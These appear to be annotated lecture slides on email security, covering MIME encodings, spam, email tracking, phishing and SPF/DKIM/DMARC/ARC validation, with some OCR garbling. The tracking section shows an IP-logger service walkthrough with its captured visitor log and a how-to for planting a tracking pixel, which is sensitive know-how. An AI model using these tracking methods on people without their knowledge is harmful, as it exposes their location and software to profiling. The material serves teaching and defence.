7	000111	H	23	010111	X	39	100111	n	55	110111	3
8	001000	I	24	011000	Y	40	101000	o	56	111000	4
9	001001	J	25	011001	Z	41	101001	p	57	111001	5
10	001010	K	26	011010	a	42	101010	q	58	111010	6
11	001011	L	27	011011	b	43	101011	r	59	111011	7
12	001100	M	28	011100	c	44	101100	s	60	111100	8
13	001101	N	29	011101	d	45	101101	t	61	111101	9
14	001110	O	30	011110	e	46	101110	u	62	111110	+
15	001111	P	31	011111	f	47	101111	v	63	111111	/
Padding		=									

BASE64: an example

Groups of
6 bits

Source	Text (ASCII)	M				a				n											
	Octets	77 (0x4d)				97 (0x61)				110 (0x6e)											
Bits	0	1	0	0	1	1	0	1	0	1	1	0	0	0	0	1	0	1	1	1	0
Base64 encoded	Sextets	19				22				5				46							
	Character	T				W				F				u							
	Octets	84 (0x54)				87 (0x57)				70 (0x46)				117 (0x75)							


24 bits

32 bits

↳ overhead 1 + 25%

QUOTED-PRINTABLE ENCODING

the character in Ascii set don't do anything, the no
ASCII value handle in a special way



- any 8-bit byte value may be encoded with 3 characters: an '=' followed by two hexadecimal digits (0-9 or A-F) representing the byte's numeric value
- non 8-bit byte values are ASCII chars from 33 to 126 (excluded 61, the '=' sign)
- special cases for SPACE and TAB
- more space efficient than BASE64 but it not space uniform

↳ will be treated
in a special way

MULTIPART SUBTYPES *~> for composing a message using encodings*

- **Mixed.** For sending files with different "Content-Type" headers.
- **Digest.** To send multiple text messages.
- **Message.** Contains any MIME email message, including any headers
- **Alternative.** Each part is an "alternative" version of the same (or similar) content (e.g., text + HTML)
 - ↳ you send ASCII text and in a version that you can render
if you can't render HTML
- more subtypes...

MULTIPART/MIXED: EXAMPLE

if you specify that a message has a multipart/mixed content
basically sending messages with different content type

From: Some One <someone@example.com>

MIME-Version: 1.0

Content-Type: multipart/mixed; boundary="XXXXboundary text"

↳ DIFFERENT PIECES
IN MY MESSAGE

This is a multipart message in MIME format.

→ random not related with text for separate the pieces.

A client that does not fully support MIME, will show this text.

--XXXXboundary text → each boundary tag

Content-Type: text/plain is a new piece of
 the message

this is the body text

A client that does support MIME, will show this text.

--XXXXboundary text

Content-Type: text/plain;

Content-Disposition: attachment; filename="test.txt"

this is the attachment text

A client that does support MIME, show this an attachment
within the UI.

--XXXXboundary text--

MULTIPART/ALTERNATIVE: EXAMPLE

MIME-Version: 1.0

Content-Type: multipart/alternative; boundary="----=_Part_804988_864270330.1627985944031"

-----=_Part_804988_864270330.1627985944031

Content-Type: text/plain; charset=UTF-8

Content-Transfer-Encoding: quoted-printable

Content-ID: text-body

↳ not only ASCII character

Dear Emilio, [...]

-----=_Part_804988_864270330.1627985944031

Content-Type: text/html; charset=UTF-8

Content-Transfer-Encoding: quoted-printable

Content-ID: html-body

<html>[...]Dear Emilio,
[...]</html>

~~> gmail prefer HTML version.

-----=_Part_804988_864270330.1627985944031--

Privacy and security risks

RISKS

Three main risks from emails:

1. **Email spamming:** unsolicited electronic messages, advertisement¹
2. **Email tracking:** emails can be used to track user actions, private issue
3. **Email phishing:** social engineering attacks based on a fraudulent ("spoofed") message, someone send a message fake another identity

UNWANTED E-MAIL MESSAGES

- SPAM = unwanted ads
 - both normal and low quality merchandize (drugs, pharmacy, dating, online sex, pirated software/multimedia etc.)
 - frauds/malware
 - "write here your username/password"
 - "write here your credit card number"
 - "help me to retrieve \$ 20 000 000 ..."
 - "you haven't claimed your € 500 prize"
 - loans and funds at lowest rates
 - "I'm so lonely and looking for love..."
 - "you won the lottery"
 - "the message you have sent is undeliverable"
 - "invoice to be paid: click here"
 - e-mail chain letters
 - exponential growth
 - all of above, joint to low-quality automatic language translation
- we'll use the generic terms **spam** or **junk** for denoting unwanted or undesirable e-mail messages

GOALS OF SPAM

- sell products/services (aggressive marketing)
- sell low-quality/fake/expired goods/medicines (low prices)
- distribute/spread malware (viruses, worms, Trojan horses, backdoors, rootkits etc.) and grayware (adware, spyware, dialers etc.)
 - computer can be enrolled/controlled for participation in (future) attacks
 - Internet activity (browsing, instant messaging and other social activity) can be monitored, users can be profiled
 - audio/video sessions can be recorded
 - collect (any) data on you and on your contacts (databases are built to the purpose of digital identity thefts)
- phishing
 - username/password stealing, credit card data capture, frauds etc.
 - often based on malicious links
- validate e-mail addresses
 - can be re-sold at a higher price
 - based on HTML images and links

COMMON SENSE

- disable HTML messages or, at least, disable download of remote images
 - prevent the sender to validate our e-mail address
- don't click links (specially if tiny or IP-based URLs)
 - could redirect to bad web sites containing malware/spyware
- don't open unknown/unexpected attachments
 - they may contain malware/spyware
 - executables (.exe, .app, .bat etc.), documents(.doc, .pdf etc.) and others (.src, ...)
- use anti-spam filter
- don't participate with chain letters: google their contents!
- protect and respect privacy of other recipients
 - be careful in e-mail forwarding (don't uselessly disclose e-mail addresses)
- don't click "delete me"
 - may validate your email address
 - OK with known senders

EMAIL TRACKING

By reading an email, you may reveal sensitive information:

- whether the email was read: the email address is valid and the user likely read the content.
- the IP address of the victim, which may be used to perform direct attacks or know the approximate location (country and city)
- other info (browser, device, etc.) about the user sent by the browser when performing a request

EMAIL TRACKING (2)

This can be easily be achieved by embedding:

- external images: a unique URL is associated to each email message and the attacker only needs to check the *access log* on its server.
- a shortened URL: if the user opens the URL, a page tracks its info and immediately redirect him to a valid page
- an “unsubscribe” URL: expert users may trick into this one...

EXAMPLE: ONE TRACKING SERVICE

GRABIFY IP LOGGER

TOOLS ▾ LOGIN REGISTER



GRABIFY

LINK INFORMATION:

Select Domain Name: [Click here](#)
(All custom links will stay active)

Original URL	https://www.diag.uniroma1.it/	THOUSANDS OF DOMAINS TO CHOOSE FROM... THIS ONE IS GOOD IN CASE OF A GAMER
New URL	Copy https://fortnight.space/79IV26	Change domain/Make a custom link
Other Links	View Other link Shorteners	
Tracking Code	IT7YK8	
Access Link	https://grabify.link/track/IT7YK8	
Smart Logger <small>NEW!</small> ⓘ	<input checked="" type="checkbox"/>	
Note	Please login or register to create a note.	

AFTER CLICKING THE URL...

ADVANCED LOG

X

Date/Time	2021-08-03 12:49:54 UTC	
IP Address	151.31.44.69	ACCURATE
Country ⓘ	Italy, Cisterna di Latina	COUNTRY OK, CITY WRONG BUT STILL NOT TOO FAR...
Browser	Chrome (92.0.4515.107)	ACCURATE: WHAT IF THERE IS KNOWN VULNERABILITY?
Operating System	GNU/Linux x64	ACCURATE
User Agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36	ACCURATE
Referring URL	no referrer	
Host Name	ppp-69-44.31-151.wind.it	
ISP	Wind Tre S.p.A.	ACCURATE: THEY COULD TARGET ME WITH THIS INFO

How to Set an Email Tracking Pixel

Small Business | Business Planning & Strategy | More Business Planning & Strategy

By [William Lynch](#)



1
—
2
—
3
—
4

A tracking pixel is a transparent image, measuring one pixel by one pixel, that can serve as a valuable marketing tool when determining customer interest. Once imbedded on a Web page or in an email, a tracking pixel connects to a GIF file stored on your Web server. Each time the tracking pixel is viewed, it pulls the GIF file from the server, creating a logged event that lets you know exactly how many times customers accessed the page or opened the message. Setting up an email tracking pixel requires little in the way of computer expertise.



1

Launch your image-editing software. Create a new image measuring one pixel high by one pixel wide. While exact instructions will vary depending on the program, the options for creating a new image are usually located under the "File" section of the program's main menu items.

2

Save the image as a transparent GIF file. In most programs, this can be done by clicking "Save As" under "File" and then checking the "Transparency" option.

3

Compose your email message. At the end of the message, insert the tracking pixel image. Again, exact instructions will vary according to your specific email client, but most programs have an "Insert" option that will automatically imbed a selected image. If you prefer, you can manually type the basic HTML code for displaying images:

4

Send the email. Check your server stats after a few days to find out how many times the pixel image has been accessed.

RELATED

[AVG Email Scanner Keeps Running](#)

[How to Embed Photos in Email Messages](#)

[How to Send GIF Images on an iPhone](#)

[How to Open an Image in a New Layer in Photoshop](#)

[How to Copy a DVD on an Apple iMac](#)

DIY TRACKING SYSTEM USING AN IMAGE...

ALL WEB COMPANIES ARE TRACKING US...


Look for URLs to third-party website found on:

- Google
- Facebook
- Twitter
- Most mobile apps

Also, some software (e.g., browser) also tracks user actions. They do this for several reasons:

- Security: they can always blocks malicious URL
- Profiling: they know everything you do...

Google Chrome



✓ Sends the name of the file you're downloading to Google for whitelist checking, stores your IP address associated with the file for a few weeks

✓ Every URL you even begin to type in the address bar is sent to Google, in whole or in fragments, for auto-completion purposes

✓ Connects to Google every 30 minutes to download a list of malicious URLs, so the fact that you even have Chrome open is transmitted to Google

Summary: there is nothing, *nothing*, you can do in Chrome that isn't transmitted to Google through some channel.

✓ Asks you to login to your Google account, so your browsing tabs, history, etc. is stored on Google servers

✓ Connects to websites in the background before you are even finished typing them in, *without your explicit instruction*

Welcome to the Botnet.

PHISHING AND SPEAR PHISHING

A social engineering technique where an attacker sends a fraudulent ("spoofed") message designed to trick a human victim into revealing sensitive information to the attacker or to deploy malicious software on the victim's infrastructure like ransomware.

Two types:

- **“general” phishing:** mass campaign targeting millions of users. Typically, the user can detect them due to typos and inconsistencies. Relatively easy to detect for email providers that can analyze millions of email boxes.
- **spear phishing:** targeted attack to a category of users or even a specific single user. Done by a motivated attacker. Hard to automatically detect. **Hard to detect for 99% of the users.... me and likely you are in this 99%!**

EXAMPLE OF SPAM

Prestito Personale <servizio@mg.lasicuro.it>
to me ▾

Why is this message in spam? It is similar to messages that were identified as spam in the past.

Report not spam

Wed, Jul 21, 1:28 PM (13 days ago)



[Se non vedi questo messaggio, clicca qui](#) | [Cancella la tua iscrizione.](#)



Prestito Flessibile

Realizza i tuoi progetti con l'Offerta Flash.
Tasso promozionale dal 20 al 22 luglio.

AL TAEG DI

5,71%

TAN FISSO 5,57%

Gmail does not load images
when the message is detected
as spam to prevent tracking.

PUOI AVERE

15.000€

TOTALE DOVUTO 18.624€

RATA BASE

194€

AL MESE PER 96 RATE

CALCOLA LA TUA RATA

EXAMPLE OF PHISHING

Primark

Hello ERCOPPA

You are Customer #4644978179 of Primark Rewards and we have been waiting for your confirmation since 15/04/2021 This delivery is for you To activate the delivery ,[please Confirm.](#)

Your account information

Customer: ERCOPPA

Email: ercoppa@gmail.com

Reward: £4975 Primark Gift Card

[Continue the delivery](#)

[Unsubscribe](#)

This is phishing because they are impersonating a brand.

The name shown is faking the brand:

From: "⚠️Primark⚠️" <FdnXSSMT0Xm72DTJaD@92isrlx8h2m411blgepfy.hgu8ygglkj0kogg.fdnxssmt0xm72dtjad.dzoutside.co.com>

The address is not from Primark but it so long on purpose. Why?

Typo. No real-world big brand will likely mistype their messages.

Bad URLs: if you open them, they show:

Sorry!

The page you were looking for could not be found.

EXAMPLE OF SPEAR PHISHING (CENSORED)

Subject: Costo netto e lordo Contratto XYZ XYZ per aggiornamento budget XYZ 2019

Password archivio: 6209

<Head of the company>

<Institutional email address of the head of the company>

--

<long (real!) email thread with multiple users talking about the contract>

<ZIP ATTACHMENT WITH PASSWORD> // it contained a doc file with a malicious macro

HOW TO (TRY TO) SURVIVE?

- **SPAM**: use a spam filter; most web client have one
- **TRACKING**: do not open links; use anti-tracking features (e.g., Gmail does not show images if the message is marked as spam). Still, "good services" will track you... no matter what you do.
- **GENERAL PHISHING**: pay attention to the content of the message; use a spam filter.
- **SPEAR PHISHING**: use your brain; keep in mind that a motivated attacker will find a way to trick you. Keep your software up-to-date!

Email Validation Systems

E-MAIL VALIDATION SYSTEMS

provide some protection, must use all combined

- **Sender Policy Framework (SPF)**

- prevents e-mail spam by detecting email spoofing through verification of sender IP addresses
 - RFC 4408

- **DomainKeys Identified Mail (DKIM)**

- allows to check that incoming mail from a domain is authorized by that domain's administrators and that the email (possibly including attachments) has not been modified during transport
 - RFC 4871

- **Domain-based Message Authentication, Reporting and Conformance (DMARC)**

- Extends SPF and DKIM with different policies (e.g., how to report spam from a domain?)
 - RFC 7489

- **Authenticated Received Chain (ARC)**

- A message may traverse a chain of SMTP server: ARC validates the entire chain, even when the message could have been modified (for good reasons).
 - RFC 8617

Sender Policy Framework (SPF)

IDEA:

- a domain publish a DNS TXT record containing the IPs allowed to send messages
- an SMTP server checks the TXT record to validate the sender's IP, *receiving server check*
- The sender's IP is taken by looking at **Return-Path (MAIL FROM)**, *check on envelope no headers to go, only MAIL FROM*

that are coming
to the domain



Do not trust any other IP

Example:

record SPF
type version 1


example.net TXT "v=spf1 mx a:pluto.example.net include:aspmx.googlemail.com -all"

domain

IPs in DNS MX records for
the domain are allowed to
send messages

IPs in DNS A records for this
subdomain are allowed to
send messages

Trust what
aspmx.googlemail.com
accepting



SPF: PROBLEMS

only envelope, that is
↑ used for routing

don't check header, that
are used in last hop for
transporting the message

- SPF only validates the **Return-Path** but does nothing for **From**, which is the most frequently spoofed field
- SPF breaks when a message is forwarded (true only for some forwarding methods): the Sender's IP is not the expected one. However, there could be good reasons to forward emails (e.g., mailing list).
- Just because a message fails SPF, doesn't mean it will always be blocked from the inbox – it's one of several factors email providers take into account.
- **SPF does not authenticate the mail content:** what if the content has been altered?

don't authenticate the message, don't check header and body

DomainKeys Identified Mail (DKIM)

use asymmetric encryption

IDEA: *that send the message for user*

use for encrypt

- the (server of the) sender signs the message using his private key
- this requires to add a DKIM header in the message
- different parts of the message could be signed: From is mandatory
- the domain publish a DNS TXT record containing info about the public key. Selectors are used to define different keys for different purposes/subdomains
- the receiver validate the message using the public key

*most spammers
are faking*

DKIM: example

TXT record:

server caching these queries

brisbane._domainkey.example.net TXT "v=DKIM1; k=rsa; p=<base64-pubkey>"
selector fixed domain

Message Header:

DKIM-Signature: v=1; a=rsa-sha256; d=example.net; s=brisbane;


c=relaxed/simple; q=dns/txt; t=1117574938; x=1118006938; timestamp, expire time

h=from:to:subject:date:keywords; —> sign this parts for encryption (header)

bh=MTIzNDU2Nzg5MDEyMzQ1Njc4OTAxMjMONTY3ODkwMTI=; hash of the body, for auth

b=dzdVy0fAKCdLXdJ0c9G2q8LoXSIEniSbav+yuU4zGeeruD00lszZVoG4ZHRNiYzR

signature of the <headers in h> || previous fields of DKIM-Signature



[image credits]

DKIM: PROBLEMS

- Messages could be modified while in transit, potentially invalidating the signature.
MITIGATION: DKIM defines **CANONICALIZATION** rules that allows to tolerate specific (small/cosmetic) changes to some header fields or the body content.
- CANONICALIZATION rules may be not enough in some scenarios, e.g., a mailing list is forwarding a message, modifying the subject and the content
- **DKIM does not provide confidentiality**, because use public key for decryption
- Domain listed in the DKIM Signature does need to be the same as the one in From:
Why? Mailing list scenario: From: is user@gmail.com but the message is sent by another server (mailinglist.com) which does not have the private key of gmail.com! It is up to the receiver to accept the message signed by third-party server.

Domain-based Message Authentication, Reporting and Conformance (DMARC)

build policy, what receiving setvet should do when SPF and DKIM fail

DMARC extends SPF and DKIM, allowing an organization to publish a policy that defines its email authentication practices and provides instructions to receiving mail servers for how to enforce them. In other words, DMARC allows a domain to say what to do with a message when DKIM/SPF fails and how to report abuses. The policy is published with a DNS TXT record.

Example:

discard messages
↑
percentage


_dmarc.example.com TXT v=DMARC1; p=reject; pct=100;
rua=mailto:aggregate-reports@example.com;ruf=mailto:forensics-reports@example.com

Check 100% of the messages, reject in case of failure, report failures to that address. Other policies may be: **none** (treat as without DMARC), **quarantine** (keep it but mark as spam)

DMARC VALIDATION OUTCOME

Outcomes from the validation are reported in the mail headers:

Authentication-Results: mx.google.com;
dkim=pass header.i=@enisa.europa.eu header.s=enisadkim header.b=B8Ea0tk+;
spf=pass (google.com: domain of prokopios.drogkaris@enisa.europa.eu designates 139.91.222.30 as
permitted sender)



[image credits]

← Policy

DMARC REPORTS

Reports are generated by inbound mail servers as part of the DMARC validation process.

There are two formats of DMARC reports:

- **Aggregate reports:** XML documents with statistical data about the messages from a domain. Data includes authentication results and message disposition. Aggregate reports are designed to be machine-readable. See [here](#) for an example.
- **Forensic reports:** individual copies of messages which failed authentication, each enclosed in a full email message using a special format called AFRF. Forensic report can be useful both for troubleshooting a domain's own authentication issues and for identifying malicious domains and web sites.

Authenticated Received Chain (ARC)

try solve problem of message traversing several hops.

DKIM and SPF may break when a message is forwarded or altered by some SMTP servers.
ARC provides a way to authenticate the entire chain traversed by a message, while SPF
and DKIM authenticate only the original sender.

(huge chain of servers can change the message)

This is done by using additional headers:

- **ARC-Authentication-Results:** A combination of an instance number and the results of the SPF, DKIM, and DMARC validation
- **ARC-Seal:** A combination of an instance number, a DKIM-like signature of the previous ARC-Seal headers, and the validity of the prior ARC entries.
- **ARC-Message-Signature:** A combination of an instance number and a DKIM-like signature of the entire message except for the ARC-Seal headers

The basic idea is that each hop in the chain signs the message.

each hop try to check to validate before top

ARC: EXAMPLE (1)

Return-Path: <jqd@d1.example>
Received: from mail-ob0-f188.google.example
(mail-ob0-f188.google.example [208.69.40.157]) by
clochette.example.org with ESMTP id d200mr22663000ykb.93.1421363268
for <fmartin@example.org>; Thu, 14 Jan 2015 15:03:15 -0800 (PST)
Received: from example.org (example.org [208.69.40.157])
by **gmail.example** with ESMTP id d200mr22663000ykb.93.1421363207
for <fmartin@example.com>; Thu, 14 Jan 2015 15:02:40 -0800 (PST)
Received: from segv.d1.example (segv.d1.example [72.52.75.15])
by **lists.example.org** (8.14.5/8.14.5) with ESMTP id t0EKaNU9010123
for <arc@example.org>; Thu, 14 Jan 2015 15:01:30 -0800 (PST)
(envelope-from jqd@d1.example)
Received: from [2001:DB8::1A] (w-x-y-z.dsl.static.isp.example [w.x.y.z])
(authenticated bits=0)
by **segv.d1.example** with ESMTP id t0FN4a80084569;
Thu, 14 Jan 2015 15:00:01 -0800 (PST)
(envelope-from jqd@d1.example)

The message has traversed 4 hops

Example taken from [here](#)

ARC: EXAMPLE (2)

ARC-Seal: i=3; a=rsa-sha256; **cv=pass**; d=clochette.example.org; s=
clochette; t=12345; b=CU87XzXInIk5X/yW4l73UvPUcP9ivwYWxyBWcVrRs7
+HPx3K05nJhny2fvymbReAmOA9GTH/y+k9kEc59hAKVg==
ARC-Message-Signature: i=3; a=rsa-sha256; c=relaxed/relaxed; d=
clochette.example.org; h=message-id:date:from:to:subject; s=
clochette; t=12345; bh=KWSe46TZKCcDbH4klJPo+tjk5LWJnVRIP5pvjXFZY
LQ=; b=o71vwyLsK+Wm4c0SlirXoRwzEvi0vqljd/2/GkYFYISd/GGfKzkAgPqxf
K7ccBMP7Zjb/mpeggswHjEMS8x5NQ==
ARC-Authentication-Results: i=3; clochette.example.org; spf=fail
smtp.from=jqd@d1.example; dkim=fail (512-bit key)
header.i=@d1.example; dmarc=fail; arc=pass (as.2.gmail.example=pass,
ams.2.gmail.example=pass, as.1.lists.example.org=pass,
ams.1.lists.example.org=fail (message has been altered))
Authentication-Results: **clochette.example.org**; spf=fail
smtp.from=jqd@d1.example; dkim=fail (512-bit key)
header.i=@d1.example; dmarc=fail; arc=pass (as.2.gmail.example=pass,
ams.2.gmail.example=pass, as.1.lists.example.org=pass,
ams.1.lists.example.org=fail (**message has been altered**))

i=3:

- **ARC-Seal**
- **ARC-Message-Signature**
- **ARC-Authentication-Results**

Since this is the last, then we have also
the final Authentication-Results

ARC: EXAMPLE (3)

ARC-Seal: i=2; a=rsa-sha256; **cv=pass**; d=gmail.example; s=20120806; t=12345; b=Zpukh/kJL4Q7Kv391FKwTepgS56dgHlcddhhJZjsalhqkFIQQAJ4T9BE8jjLXWpRNuh81yqnT1/jHn086RwezGw==

ARC-Message-Signature: i=2; a=rsa-sha256; c=relaxed/relaxed; d=gmail.example; h=message-id:date:from:to:subject; s=20120806; t=12345; bh=KWSe46TZKCcDbH4klJPo+tjk5LWJnVRIP5pvjXFZYLQ=; b=CVoG44

cVZvoSs2mMig2wwqPaJ40ZS5XGMCEgWqQs1wvRZJS894tJM0x01RJLgCPsB0xdA59WSql9s9DfyKDfWg==

ARC-Authentication-Results: i=2; **gmail.example**; spf=fail
smtp.from=jqd@d1.example; dkim=fail (512-bit key)
header.i=@example.org; dmarc=fail; arc=pass
(as.1.lists.example.org=pass, ams.1.lists.example.org=pass)

i=2:

- **ARC-Seal**
- **ARC-Message-Signature**
- **ARC-Authentication-Results**

ARC: EXAMPLE (4)

ARC-Seal: i=1; a=rsa-sha256; **cv=none**; d=lists.example.org; s=dk-lists;
t=12345; b=TlCCKzgk3TrAa+G77gYY08Fxk4q/Ml0biqduZJe0Yh6+0zhwQ8u/
IHxLi21pxu347isLSuNtvlaglvAQna9a5A==

ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=
lists.example.org; h=message-id:date:from:to:subject; s=
dk-lists; t=12345; bh=KWSe46TZKCcDbH4klJPo+tjk5LWJnVRIP5pvjXFZYL
Q=; b=DsoD3n3hiwlNrN1ma8IZQFgZx8ED07Wah3hUjIEsYKuShRKYB4LwGUIKD5Y
yHgclwGHhSc/4+ewYqHMWDnuFxQ==

ARC-Authentication-Results: i=1; **lists.example.org**; spf=pass
smtp.from=jqd@d1.example; dkim=pass (512-bit key)
header.i=@d1.example; dmarc=pass

i=1:

- ARC-Seal
- ARC-Message-Signature
- ARC-Authentication-Results

SPAM ANALYSIS

[before validation systems]

SPAM EXAMPLE

- message delivered to official e-mail address, published in web site
- Thunderbird labeled it as spam
- sender looks to be "Mr Jamice Williams"
- delivered to multiple hidden recipients (BCC)
